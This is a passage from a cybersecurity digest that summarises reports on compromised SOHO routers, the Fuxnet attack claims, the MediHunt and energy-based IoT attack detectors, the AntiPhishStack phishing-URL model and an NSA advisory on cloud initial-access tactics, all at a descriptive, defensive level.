
- **Healthcare:** Insecure routers can compromise patient data and disrupt medical services by providing attackers access to healthcare networks.

- **Retail and Hospitality:** These sectors are vulnerable to data breaches involving customer information and financial transactions due to insecure network devices.
- **Manufacturing:** Industrial control systems can be compromised through insecure routers, affecting production lines and industrial processes.
- **Education:** Schools and universities are at risk of data breaches and disruption of educational services.
- **Government and Public Sector:** Insecure routers can lead to unauthorized access to government networks, risking sensitive information and critical services

2) Key Findings on Malicious Cyber Actors Exploiting Insecure SOHO Routers

- **Exploitation by State-Sponsored Groups:** The People's Republic of China (PRC)-sponsored Volt Typhoon group is actively compromising SOHO routers by exploiting software defects. These compromised routers are then used as launching pads to further compromise U.S. critical infrastructure entities.
- **Impact on Critical Infrastructure:** Compromised SOHO routers pose a significant threat as they can be used to move laterally within networks and further compromise critical infrastructure sectors in the U.S., including communications, energy, transportation, and water sectors.
- **ZuoRAT Campaign:** A sophisticated campaign leveraging infected SOHO routers, dubbed ZuoRAT, has been identified. This campaign involves a multistage remote access trojan (RAT) developed for SOHO devices, enabling attackers to maintain a low-detection presence on target networks and exploit sensitive information.
- **FBI's Response to Chinese Malware:** The FBI has taken proactive measures to disrupt the activities of Chinese hackers, specifically targeting SOHO routers infected with the KV Botnet malware. This involved issuing covert commands to infected devices to remove the malware and prevent further access by the hackers, highlighting the ongoing efforts to counteract the threats posed by compromised SOHO routers.

E. Detection of Energy Consumption Cyber Attacks on Smart Devices



The paper "Detection of Energy Consumption Cyber Attacks on Smart Devices" emphasizes the rapid integration of IoT technology into smart homes, highlighting the associated security challenges due to resource constraints and unreliable networks.

- **Energy Efficiency:** it emphasizes the significance of energy efficiency in IoT systems, particularly in smart home environments for comfort, convenience, and security.
- **Vulnerability:** it discusses the vulnerability of IoT devices to cyberattacks and physical attacks due to their resource constraints. It underscores the necessity of securing these devices to ensure their effective deployment in real-world scenarios.
- **Proposed Detection Framework:** The authors propose a detection framework based on analyzing the energy consumption of smart devices. This framework aims to classify the attack status of monitored devices by examining their energy consumption patterns.
- **Two-Stage Approach:** The methodology involves a two-stage approach. The first stage uses a short time window for rough attack detection, while the second stage involves more detailed analysis.
- **Lightweight Algorithm:** The paper introduces a lightweight algorithm designed to detect energy consumption attacks on smart home devices. This algorithm is tailored to the limited resources of IoT devices and considers three different protocols: TCP, UDP, and MQTT.
- **Packet Reception Rate Analysis:** The detection technique relies on analyzing the packet reception rate of smart devices to identify abnormal behavior indicative of energy consumption attacks.

These benefits and drawbacks provide a balanced view of the proposed detection framework's capabilities and limitations, highlighting its potential for improving smart home security.

1) Benefits

- **Lightweight Detection Algorithm:** The proposed algorithm is designed to be lightweight, making it suitable for resource constrained IoT devices. This ensures that the detection mechanism does not overly burden the devices it aims to protect.
- **Protocol Versatility:** The algorithm considers multiple communication protocols (TCP, UDP, MQTT), enhancing its applicability across various types of smart devices and network configurations.
- **Two-Stage Detection Approach:** The use of a two-stage detection approach (short and long-time windows) improves the accuracy of detecting energy consumption attacks while minimizing false positives. This method allows for both quick initial detection and detailed analysis.
- **Real-Time Alerts:** The framework promptly alerts administrators upon detecting an attack, enabling quick response and mitigation of potential threats.
- **Effective Anomaly Detection:** By measuring packet reception rates and analyzing energy consumption patterns, the algorithm effectively identifies deviations from normal behavior, which are indicative of cyberattacks.

2) Drawbacks

- **Limited Attack Scenarios:** The experimental setup has tested only specific types of attacks, which limit the generalizability of the results to other potential attack vectors not covered in the study.
- **Scalability Concerns:** While the algorithm is designed to be lightweight, its scalability in larger, more complex smart home environments with numerous devices and varied network conditions may require further validation.
- **Dependency on Baseline Data:** The effectiveness of the detection mechanism relies on accurate baseline measurements of packet reception rates and energy consumption. Any changes in the normal operating conditions of the devices could affect the baseline, potentially leading to false positives or negatives.
- **Resource Constraints:** Despite being lightweight, the algorithm still requires computational resources, which might be a challenge for extremely resource-limited devices. Continuous monitoring and analysis could also impact the battery life and performance of these devices.

F. MediHunt



The paper "MediHunt: A Network Forensics Framework for Medical IoT Devices" addresses the need for robust network forensics in Medical Internet of Things (MIoT) environments, particularly focusing on MQTT (Message Queuing Telemetry Transport) networks. These networks are commonly used in smart hospital environments for their lightweight communication protocol. It highlights the challenges in securing MIoT devices, which are often resource-constrained and have limited computational power. The lack of publicly available flow-based MQTT-specific datasets for training attack detection systems is mentioned as a significant challenge.

The paper presents MediHunt as an automatic network forensics solution designed for real-time detection of network flow-based attacks in MQTT networks. It aims to provide a comprehensive solution for data collection, analysis, attack detection, presentation, and preservation of evidence. It is designed to detect a variety of TCP/IP layers and application layer attacks on MQTT networks. It leverages machine learning models to enhance the detection capabilities and is suitable for deployment on resource constrained MIoT devices.

Unlike many network forensics frameworks, MediHunt is specifically designed for the MIoT domain. This specialization allows it to address the unique challenges and requirements of medical IoT devices, such as resource constraints and the need for real-time attack detection.

1) Benefits


- **Real-time Attack Detection:** MediHunt is designed to detect network flow-based traffic attacks in real-time, which is crucial for mitigating potential damage and ensuring the security of MIoT environments.
- **Comprehensive Forensic Capabilities:** The framework provides a complete solution for data collection, analysis, attack detection, presentation, and preservation of evidence. This makes it a robust tool for network forensics in MIoT environments.

- **Machine Learning Integration:** By leveraging machine learning models, MediHunt enhances its detection capabilities. The use of a custom dataset that includes flow data for both TCP/IP layer and application layer attacks allows for more accurate and effective detection of a wide range of cyber-attacks.
- **High Performance:** The framework has demonstrated high performance, with F1 scores and detection accuracy exceeding 0.99 and indicates that it is highly reliable in detecting attacks on MQTT networks.
- **Resource Efficiency:** Despite its comprehensive capabilities, MediHunt is designed to be resource-efficient, making it suitable for deployment on resource-constrained MIoT devices like Raspberry Pi.

2) Drawbacks

- **Dataset Limitations:** While MediHunt uses a custom dataset for training its machine learning models, the creation and maintenance of such datasets can be challenging. The dataset needs to be regularly updated to cover new and emerging attack scenarios.
- **Resource Constraints:** Although MediHunt is designed to be resource-efficient, the inherent limitations of MIoT devices, such as limited computational power and memory, can still pose challenges. Ensuring that the framework runs smoothly on these devices without impacting their primary functions can be difficult.
- **Complexity of Implementation:** Implementing and maintaining a machine learning-based network forensics framework can be complex. It requires expertise in cybersecurity and machine learning, which may not be readily available in all healthcare settings.
- **Dependence on Machine Learning Models:** The effectiveness of MediHunt heavily relies on the accuracy and robustness of its machine learning models. These models need to be trained on high-quality data and regularly updated to remain effective against new types of attacks.
- **Scalability Issues:** While the framework is suitable for small-scale deployments on devices like Raspberry Pi, scaling it up to larger, more complex MIoT environments may present additional challenges. Ensuring consistent performance and reliability across a larger network of devices can be difficult.

G. Fuxnet



The Blackjack hacking group, purportedly linked to Ukrainian intelligence services, has claimed responsibility for a cyberattack that allegedly compromised emergency detection and response capabilities in Moscow and its surrounding areas. This group has been associated with previous cyberattacks targeting internet providers and military infrastructure. Their most recent claim involves an attack on Moscollector, a company responsible for constructing and monitoring underground water, sewage, and communications infrastructure.

Regarding the infection methods, the Fuxnet malware appears to have been designed to target sensor-gateways and potentially disable them, as well as to fuzz sensors, which could lead to their malfunction or destruction.

- **Unverified Claims:** Team82 and Claroty have not been able to confirm the claims made by the Blackjack group regarding the impact of their cyberattack on the government's emergency response capabilities or the extent of the damage caused by the Fuxnet malware.
- **Discrepancy in Reported Impact:** The Blackjack group initially claimed to have targeted 2,659 sensor-gateways, with about 1,700 being successfully attacked. However, Team82's analysis of the data leaked by Blackjack suggests that only a little more than 500 sensor gateways were actually impacted by the malware. The claim of having destroyed 87,000 sensors was also clarified by Blackjack, stating that they disabled the sensors by destroying the gateways and using M-Bus fuzzing, rather than physically destroying the sensors.
- **M-Bus Fuzzing:** The Blackjack group utilized a dedicated M-Bus fuzzer within the Fuxnet malware's code to fuzz the sensors. This technique was aimed at disabling the sensors, but the exact number of sensors that were "fried" or permanently damaged as a result of

this fuzzing is unknown due to the network being taken down and access to the sensor-gateways being disabled.

- **Lack of Direct Evidence:** Direct evidence to confirm the extent of the damage or the impact on emergency detection and response capabilities is lacking (including targeted Moscollector).
- **Clarification from Blackjack:** Following the publication of Team82's initial analysis, the Blackjack group reached out to provide updates and clarifications, particularly challenging the contention that only around 500 sensor-gateways had been impacted. They emphasized that the JSON files made public were only a sample of the full extent of their activity.

1) *Affected Industries:*

- **Utility Services:** The primary target of the Fuxnet malware was the utility sector, specifically the sensor gateways that manage water and sewage systems. This could have implications for the delivery and monitoring of these essential services.
- **Emergency Services:** group claimed to have gained access to 112 emergency service number, which could impact the ability to respond to emergencies effectively.
- **Transportation:** The group also claimed to have bricked sensors and controllers in critical infrastructure, including airports and subways, which could disrupt transportation services and safety.
- **Energy:** Gas pipelines were mentioned as another target, indicating a potential risk to energy distribution and monitoring systems.

2) *Potential Consequences:*

- **Disruption of Services:** The destruction or malfunction of sensor gateways could lead to a disruption of the monitoring and control systems for utilities, potentially causing service outages or failures.
- **Compromised Safety:** In transportation and energy sectors, the loss of sensor functionality could pose safety risks, as these sensors are often critical for detecting hazardous conditions.
- **Economic Impact:** The potential downtime and repair costs associated with replacing or reflashing damaged sensor gateways could have significant economic repercussions for the affected industries.
- **Emergency Response Delays:** If the claims about accessing the 112-emergency service number are accurate, this could lead to delays in emergency response, affecting public safety.
- **Data Exfiltration:** Although not explicitly mentioned in the context of Fuxnet, the malware's ability to compromise network systems could potentially lead to data breaches and the exfiltration of sensitive information.

OVERKILL SECURITY





SECTION: UNPACKING



ANTI PHISH STACK



Abstract – The analysis of document, titled "AntiPhishStack: LSTM-based Stacked Generalization Model for Optimized Phishing URL Detection," will cover various aspects of the document, including its methodology, results, and implications for cybersecurity. Specifically, the document's approach to using Long Short-Term Memory (LSTM) networks within a stacked generalization framework for detecting phishing URLs will be examined. The effectiveness of the model, its optimization strategies, and its performance compared to existing methods will be scrutinized.

The analysis will also delve into the practical applications of the model, discussing how it can be integrated into existing cybersecurity measures and its potential impact on reducing phishing attacks. The document's relevance to cybersecurity professionals, IT specialists, and stakeholders in various industries will be highlighted, emphasizing the importance of advanced phishing detection techniques in the current digital landscape.

This summary will serve as a valuable resource for cybersecurity experts, IT professionals, and others interested in the latest developments in phishing detection and prevention.

A. Introduction

The paper titled "LSTM-based Stacked Generalization Model for Optimized Phishing" discusses the escalating reliance on revolutionary online web services, which has introduced heightened security risks, with persistent challenges posed by phishing attacks.

Phishing, a deceptive method through social and technical engineering, poses a severe threat to online security, aiming to obtain illicit user identities, personal account details, and bank credentials. It's a primary concern within criminal activity, with phishers pursuing objectives such as selling stolen identities, extracting cash, exploiting vulnerabilities, or deriving financial gains.

The study aims to advance phishing detection with operating without prior phishing-specific feature knowledge. The model leverages the capabilities of Long Short-Term Memory (LSTM) networks, a type of recurrent neural network that is capable of

learning order dependence in sequence prediction problems. It leverages the learning of URLs and character-level TF-IDF features symmetrically, enhancing its ability to combat emerging phishing threats.

B. Methodology and Significance of the study

It presents a novel model for detecting phishing sites. The significance of this study lies in its advancement of phishing detection techniques, specifically through the introduction of a two-phase stack generalized model named AntiPhishStack.

This model is designed to detect phishing sites without requiring prior knowledge of phishing-specific features, which is a significant improvement over traditional phishing detection systems that rely on machine learning and manual features.

This research contributes to the ongoing discourse on symmetry and asymmetry in information security and provides a forward-thinking solution for enhancing network security in the face of evolving cyber threats.

The data source used in the study includes two benchmark datasets comprising benign and phishing or malicious URLs. These datasets are used for experimental validation of the model. The datasets are referred to as DS1 and DS2 within the paper, with DS1 including benign Yandex sites and PhishTank phishing sites, and DS2 consisting of benign sites from common-crawl, the Alexa database, and phishing sites from PhishTank.

C. Key components

According to the methodology the proposed model operates in two phases (two-phase stack generalized model):

- **Phase I:** The model learns URLs and character-level TF-IDF features symmetrically. These features are trained on a base machine learning classifier, employing K-fold cross-validation for robust mean prediction.
- **Phase II:** A two-layered stacked-based LSTM network with five adaptive optimizers is used for dynamic compilation, ensuring premier prediction on these features.
- Additionally, the symmetrical predictions from both phases are optimized and integrated to train a meta-XGBoost classifier, contributing to a final robust prediction.

1) URL Features

- **URL Structure:** The paper emphasizes that attackers often create phishing URLs that appear legitimate to users. Attackers use URL jamming tactics to deceive users into disclosing personal information.
- **Lightweight Features:** The research aims to detect phishing websites using lightweight features, specifically a weight factor URL token system, which allows for quick detection without accessing the website's content.
- **Weight Calculation:** The paper provides a formula for calculating the weight W_i for i -th distinct word in a URL,

which is used to assign a weight value to each URL for phishing prediction.

- **URL Components:** The paper describes the components of a URL, including the protocol, host IP address or resource location, major domains, top-level domains (TLD), port number, path, and optional fields like inquiry.
- **Phishing Indicators:** Several sub-features are identified as indicators of phishing, such as the use of an IP address instead of a domain name, the presence of the '@' symbol, the '//' symbol, domain name prefixes and suffixes separated by the '-' sign, and the use of multiple sub-domains.
- **HTTPS and Certificate Age:** The paper notes that most legitimate sites use HTTPS, and the age of the certificate is crucial. A trustworthy certificate is required.
- **Favicon:** The favicon can be used to redirect clients to dubious sites when layered from external space.
- **Sub-features Analysis:** The paper provides an analysis of sub-features like the IP address, '@' symbol, '//' symbol, domain name prefixes and suffixes, HTTPS, and favicon, explaining how these features can be used to identify phishing websites

2) Character Level Features

- **TF-IDF for Character-Level Features:** The paper utilizes Term Frequency-Inverse Document Frequency (TF-IDF) at the character level to determine the relative importance of characters within URLs across the corpus of URLs being analyzed.
- **TF-IDF Calculation:** The TF-IDF score is composed of two parts: Term Frequency (TF), which is the normalized count of a term within a document, and Inverse Document Frequency (IDF), which is the logarithm of the ratio of the total number of documents to the number of documents containing the term.
- **Levels of TF-IDF:** The paper mentions that TF-IDF vectors can be generated at different levels, such as word level, character level, and n-gram level, with the character level being particularly relevant for this study.
- **Limitations of TF-IDF:** The paper acknowledges that while TF-IDF is useful for extracting prominent keywords, it has limitations, such as failing to extract misspelled terms, which can be problematic since URLs may contain nonsensical words.
- **Character-Level TF-IDF:** To address the limitations of TF-IDF for URLs that may contain misspelled or nonsensical words, the study employs a character-level TF-IDF approach with a maximum feature count of 5000.
- **Natural Feature Learning:** The model treats URL strings as character sequences, which are considered natural features that do not require prior feature knowledge for the model to learn effectively.

- **Stack Generalization for Feature Extraction:** The model uses stack generalization to extract local URL features from the character sequences, and a meta-classifier is designed for the final prediction.
- **Advantages of the Approach:** This approach allows the proposed model to train on URL character sequences as natural features, which simplifies the learning process and potentially improves the model's ability to detect phishing URLs without prior feature knowledge

3) Stack generalization model

- **Two-Phase Approach:** The model is divided into two phases. Phase I uses machine learning classifiers to generate a mean prediction, while Phase II employs a two-layered LSTM-based stack generalized model optimized for premier prediction in phishing site detection.
- **Integration of Predictions:** The mean prediction from Phase I is combined with the premier prediction from Phase II. A meta-classifier, specifically XGBoost, is then used to deliver the final prediction.
- **Stack Generalization Technique:** The model uses stack generalization, an ensemble learning methodology that integrates various machine learning algorithms and deep learning models, to enhance detection impact.
- **Model Flow:** The model's flow includes collecting datasets, dividing them into training and testing sets, constructing the stack generalization model's phases, and merging predictions for the ultimate prediction.
- **Feature Importance:** The model emphasizes the importance of URL and character-level TF-IDF features, which are learned symmetrically to detect phishing web pages.
- **Significant Advantages:** The model offers several advantages, including independence from prior feature knowledge, strong generalization ability, and independence from cybersecurity experts and third-party services.
- **Enhanced Phishing Detection:** The model aims to intelligently identify new phishing URLs previously unidentified as fraudulent, demonstrating robust performance on benchmark datasets.

4) Experiments

It presents the experimental validation of the proposed model. The model was tested on two benchmark datasets, which comprised benign and phishing or malicious URLs.

- The model demonstrated exceptional performance in detecting phishing sites, achieving an accuracy of 96.04%. This result was notably higher compared to existing studies.
- The model was assessed through various matrices, including AUC-ROC curve, Precision, Recall, F1,

mean absolute error (MAE), mean square error (MSE), and accuracy.

- A comparative analysis with baseline models and traditional machine learning algorithms, such as support vector machine, decision tree, naïve Bayes, logistic regression, K-nearest neighbor, and sequential minimal optimization, highlighted the superior phishing detection efficiency of the model.
- The model was found to be effective in identifying new phishing URLs that were previously unidentified as fraudulent.
- The model operates without prior phishing-specific feature knowledge, which is a significant advantage in achieving advancements in cybersecurity

5) *Optimizer evaluation on LSTM*

- **Optimizer Performance:** The paper evaluates the performance of five different adaptive optimizers: AdaDelta, Adam, RMSprop, AdaGard, and SGD (Stochastic Gradient Descent), to determine which is best suited for the proposed anti-phishing model.
- **Epochs and Learning Rate:** Different numbers of epochs are considered to implement the 2-layered LSTM with different optimizers. The learning rate, a crucial hyperparameter, is adjusted for each optimizer to control the speed at which the model learns.
- **Accuracy, MSE, and MAE:** The paper reports the accuracy, mean squared error (MSE), and mean absolute error (MAE) for each optimizer with the LSTM-based stack generalization model on two datasets (DS1 and DS2).
- **Results on Datasets:** The AdaGard optimizer provided the highest accuracy with the lowest MSE and MAE on DS1, while the Adam optimizer achieved the highest accuracy on DS2.
- **Precision-Recall Curves:** Precision-recall curves are presented for each feature set, indicating the trade-off between precision and recall for the different optimizers.
- **Optimizer Selection:** The analysis suggests that the learning rate significantly contributes to the success of the proposed model with the adaptive optimizers. The Adam optimizer is highlighted for its performance with a specific learning rate when the 2-layered LSTM is employed with 100 epochs.
- **Comparative Analysis:** The average performance of the optimizers on DS1 and DS2 is compared, with DS2 showing slightly better accuracy.
- **Significance of Optimizers:** The evaluation of optimizers is crucial for the model's accuracy, which is a key component of machine learning and artificial intelligence, responsible for molding the model to acquire the most accurate results possible

D. *Key findings*

The model's design allows it to effectively identify new phishing URLs previously unidentified as fraudulent, thus reducing the likelihood of false negatives. The use of K-fold cross-validation and a two-layered LSTM network helps to mitigate overfitting and improve the model's ability to correctly classify phishing sites, thereby reducing the likelihood of false positives.

- **Development of model:** a novel mode introduced via two-phase stack generalized model designed to detect phishing sites effectively.
- **Learning of URLs and character-level TF-IDF features symmetrically:** This model leverages the learning of URLs and character-level TF-IDF features symmetrically. This enhances the model's ability to combat emerging phishing threats.
- **Two-phase operation:** In Phase I, features are trained on a base machine learning classifier, employing K-fold cross-validation for robust mean prediction. Phase II employs a two-layered stacked-based LSTM network with five adaptive optimizers for dynamic compilation, ensuring premier prediction on these features.
- **Integration of predictions (Meta-XGBoost Classifier):** The symmetrical predictions from both phases are optimized and integrated to train a meta-XGBoost classifier, contributing to a final robust prediction.
- **Independence from prior phishing-specific feature knowledge:** The model operates without prior phishing-specific feature knowledge, which is a significant advancement in phishing detection that showing strong generalization ability and independence from cybersecurity experts and third-party services.
- **High performance:** Experimental validation on two benchmark datasets, comprising benign and phishing or malicious URLs, demonstrates the model's exceptional performance, achieving a notable 96.04% accuracy compared to existing studies
- **Independence from cybersecurity experts and third-party services:** This model autonomously extracts necessary URL features, eliminating the reliance on cybersecurity experts. It also demonstrates independence from third-party features such as page rank or domain age
- **Strong generalization ability:** The URL character-based features are utilized for more robust generalization and check-side accuracy, and the multi-level or low-level features are combined in the hidden layers of the neural network to attain effective generalization
- **Prior feature knowledge independence:** The approach taken in this work treats URL strings as

character sequences, serving as natural features that require no prior feature knowledge for the proposed model to learn effectively

- **Enhancing Network Security:** The research adds value to the ongoing discourse on symmetry and asymmetry in information security and provides a forward-thinking solution for enhancing network security in the face of evolving cyber threats.

E. Benefits and limitations of the study

Comparatively, traditional phishing systems, reliant on machine learning and manual features, struggle with evolving tactics. Other models, such as the CNN-LSTM model and the end-to-end deep learning architecture grounded in natural language processing techniques, have shown limitations in their generalization on test data and their dependency on existing knowledge of phishing detection. The model, in contrast, shows strong generalization ability and independence from prior feature knowledge, making it a robust and effective tool for phishing detection.

The benefits of the study compared to traditional phishing systems include:

- **Prior Feature Knowledge Independence:** The proposed model does not require prior phishing-specific feature knowledge, which allows it to adapt to new and evolving phishing tactics more effectively than traditional systems that rely on predefined features.
- **Strong Generalization Ability:** The model uses URL character-based features for robust generalization and check-side accuracy, which enables it to generalize across different phishing threats better than traditional systems that may not adapt as well to variations in phishing URLs.
- **Independence from Cybersecurity Experts and Third-Party Services:** The model autonomously extracts necessary URL features, reducing the reliance on cybersecurity experts and third-party services like page rank or domain age, which traditional systems may depend on.
- **High Accuracy:** The model has demonstrated exceptional performance, achieving a notable 96.04% accuracy on benchmark datasets, which is a significant improvement over traditional phishing detection systems.
- **Adaptability to Evolving Threats:** The model's design allows it to learn from the data it processes, making it potentially more adaptable to the continuously evolving tactics used by phishers, unlike traditional systems that may require manual updates to stay effective.

Limitations of the study include:

- **Real-World Application:** The paper does not discuss the model's performance in real-world scenarios where phishing tactics are constantly evolving.

- **Performance on Other Datasets:** The model's performance has been validated on two benchmark datasets, but it's unclear how it would perform on other datasets or in different contexts.
- **Feature Reliance:** The model's reliance on URL and character-level TF-IDF features may limit its ability to detect phishing attempts that use other tactics.
- **Computational Resources:** The paper does not discuss the computational resources required to implement the model, which could be a potential limitation for some users.

The proposed model has several limitations in terms of scalability and performance.

- Firstly, the model's reliance on Long Short-Term Memory (LSTM) networks can lead to computational inefficiency. LSTM networks are known for their high computational and memory requirements, which can limit the model's scalability when dealing with large datasets or in real-time applications.
- Secondly, the model's two-phase approach, which involves training features on a base machine learning classifier and then employing a two-layered stacked-based LSTM network, can be time-consuming and computationally intensive. This could potentially limit the model's performance in real-time phishing detection scenarios.
- Lastly, while the model is designed to operate without prior phishing-specific feature knowledge, this could also be a limitation. The model may struggle to accurately detect new or sophisticated phishing attempts that exploit features not considered in the model's training.

F. Implications for Future Research

- **Model Generalization:** The model's ability to operate without prior phishing-specific feature knowledge suggests that future research could explore the development of more generalized models that can adapt to various types of cyber threats without extensive retraining.
- **Deep Learning Techniques:** The success of the LSTM-based model indicates that deep learning techniques have significant potential in cybersecurity applications. Future research could further investigate the integration of different neural network architectures and their effectiveness in threat detection.
- **Feature Extraction:** The use of character-level TF-IDF features and URL analysis in the model demonstrates the importance of feature extraction in phishing detection. Research could focus on identifying new features and methods of extraction to improve detection rates.
- **Stack Generalization:** The two-phase approach used in the model, which combines machine learning classifiers

and LSTM networks, showcases the benefits of stacked generalization. Future studies could explore other combinations of algorithms and models to enhance predictive performance.

- **Benchmark Datasets:** The use of benchmark datasets for model validation in this study underscores the need for comprehensive and up-to-date datasets in cybersecurity research. Future work could involve creating and maintaining datasets that reflect the latest threat landscapes.

G. Main Contribution to Cybersecurity

- **Prior Feature Knowledge Independence:** The model's ability to learn from URL strings as character sequences without the need for prior feature knowledge simplifies the detection process and makes it more adaptable to new and unknown phishing attacks.
- **Strong Generalization Ability:** The model's use of URL character-based features for robust generalization and check-side accuracy, combined with the integration of multi-level features in the neural network, contributes to its effectiveness in generalizing across different phishing threats.
- **Independence from Cybersecurity Experts and Third-Party Services:** By autonomously extracting necessary URL features, the model reduces reliance on cybersecurity experts and third-party services, making it a self-sufficient tool for phishing detection.
- **Enhanced Detection Accuracy:** The model's experimental validation on benchmark datasets demonstrated exceptional performance, with a notable accuracy of 96.04%, which is higher than that of existing studies.
- **Contribution to Symmetry in Information Security:** The research adds to the discourse on symmetry and asymmetry in information security by providing a model that can symmetrically learn and detect phishing URLs, thereby enhancing network security against evolving cyber threats.

H. Potential future research directions

- **Improving Generalization Ability:** The model has a strong generalization ability, utilizing URL character-based features for robust generalization and check-side accuracy. Future research could focus on further enhancing this ability, particularly in the context of evolving phishing tactics and techniques.
- **Enhancing Independence from Cybersecurity Experts and Third-Party Services:** The model autonomously extracts necessary URL features, eliminating reliance on cybersecurity experts and third-party services. Future research could explore ways to further improve this independence, potentially through the development of more sophisticated feature extraction techniques.
- **Optimizing the Stacked Generalization Model:** The model uses a two-phase stacked generalization model, with the first phase generating a mean prediction and the second phase utilizing a two-layered LSTM-based stack generalized model optimized for premier prediction in phishing site detection. Future research could focus on optimizing this model, perhaps through the use of different machine learning algorithms or techniques.
- **Enhancing Accuracy:** While the model has demonstrated high accuracy in detecting phishing sites, future research could focus on ways to further enhance this accuracy, particularly in the context of zero-day attacks and other advanced phishing techniques.
- **Expanding the Model to Other Cybersecurity Applications:** The model could potentially be adapted for other cybersecurity applications beyond phishing detection.



**NSA'S PANIC.
ADAPT TACTICS**



Abstract – This document provides a comprehensive analysis of publication which details the evolving tactics, techniques, and procedures (TTPs) employed by cyber actors to gain initial access to cloud-based systems. The analysis will cover various aspects including the identification and exploitation of vulnerabilities, different cloud exploitation techniques, deployment of custom malware.

The analysis provides a distilled exploration, highlighting the key points and actionable intelligence that can be leveraged by cybersecurity professionals, IT personnel, and specialists across various industries to enhance their defensive strategies against state-sponsored cyber threats. By understanding the actor's adapted tactics for initial cloud access, stakeholders can better anticipate and mitigate potential risks to their cloud-hosted infrastructure, thereby strengthening their overall security posture.

A. Introduction

The document titled “cyber actors adapt tactics for initial cloud access” released by the National Security Agency (NSA) warns of use of cyber actors have adapted their tactics to gain initial access to cloud services, as opposed to exploiting on-premise network vulnerabilities.

This shift is in response to organizations modernizing their systems and moving to cloud-based infrastructure. The high-profile cyber campaigns like the SolarWinds supply chain compromise are now expanding to sectors such as aviation, education, law enforcement, local and state councils, government financial departments, and military organizations.

The stark reality is that to breach cloud-hosted networks, these actors need only to authenticate with the cloud provider, and if they succeed, the defenses are breached. The document highlights a particularly disconcerting aspect of cloud environments: the reduced network exposure compared to on-premises systems paradoxically makes initial access a more significant linchpin.

Over the past year, the TTPs observed have been alarmingly simple yet effective, with the cyber actors exploiting service and dormant accounts through brute force attacks. The document offers a cold comfort implies a race against time to fortify their defenses against these TTPs to prevent initial access.

B. Key findings

- **Adaptation to Cloud Services:** Cyber actors have shifted their focus from exploiting on-premises network vulnerabilities to directly targeting cloud services. This change is a response to the modernization of systems and the migration of organizational infrastructure to the cloud.
- **Authentication as a Key Step:** To compromise cloud-hosted networks, cyber actors must first successfully authenticate with the cloud provider. Preventing this initial access is crucial for stopping from compromising the target.
- **Expansion of Targeting:** Cyber actors have broadened their targeting to include sectors such as aviation, education, law enforcement, local and state councils, government financial departments, and military organizations. This expansion indicates a strategic diversification of targets for intelligence gathering.
- **Use of Service and Dormant Accounts:** it highlights that cyber actors have been observed using brute force attacks to access service and dormant accounts over the last 12 months. This tactic allows to gain initial access to cloud environments.
- **Sophistication of cyber actors:** The cyber actors can execute global supply chain compromises, such as the 2020 SolarWinds incident.
- **Defense through Cybersecurity Fundamentals:** The advisory emphasizes that a strong baseline of cybersecurity fundamentals can defend against cyber actors. For organizations that have transitioned to cloud infrastructure, protecting against TTPs for initial access is presented as a first line of defense.

C. Adaptation to Cloud Services

The adaptation of attacks to target cloud services marks a significant evolution in the landscape of cyber espionage and cyber warfare. This shift is not merely a change in target but represents a deeper strategic adaptation to the changing technological environment and the increasing reliance of governments and corporations on cloud infrastructure. The move towards cloud services by organizations is driven by the benefits of scalability, cost-efficiency, and the ability to rapidly deploy and update services. However, this transition also presents new vulnerabilities and challenges for cybersecurity.

1) Strategic Shift to Cloud

As organizations have modernized their systems and migrated to cloud-based infrastructure, actors have adapted their tactics, techniques, and procedures (TTPs) to this new environment. This adaptation is driven by the realization that cloud services, by centralizing vast amounts of data and

resources, present a lucrative target for espionage and intelligence gathering. The cloud's architecture, while offering numerous advantages to organizations, also necessitates a reevaluation of security strategies to address unique vulnerabilities.

2) *Tactics, Techniques, and Procedures (TTPs)*

The adaptation of actors to cloud services involves a range of sophisticated TTPs designed to exploit the specific characteristics of cloud environments. One of the primary methods of gaining initial access to cloud-hosted networks involves authenticating to the cloud provider. This can be achieved through various means, including brute forcing and password spraying to access services and dormant accounts. These accounts, often used to run and manage applications without direct human oversight, are particularly vulnerable as they may not be protected by multi-factor authentication (MFA) and may possess high levels of privilege.

Furthermore, actors have been observed using system-issued tokens for authentication, bypassing the need for passwords. They have also exploited the process of enrolling new devices to the cloud, bypassing MFA through techniques such as "MFA bombing" or "MFA fatigue." Additionally, the use of residential proxies to obscure their internet presence and make malicious activity harder to detect represents another layer of sophistication in their operations.

3) *Implications and Mitigations*

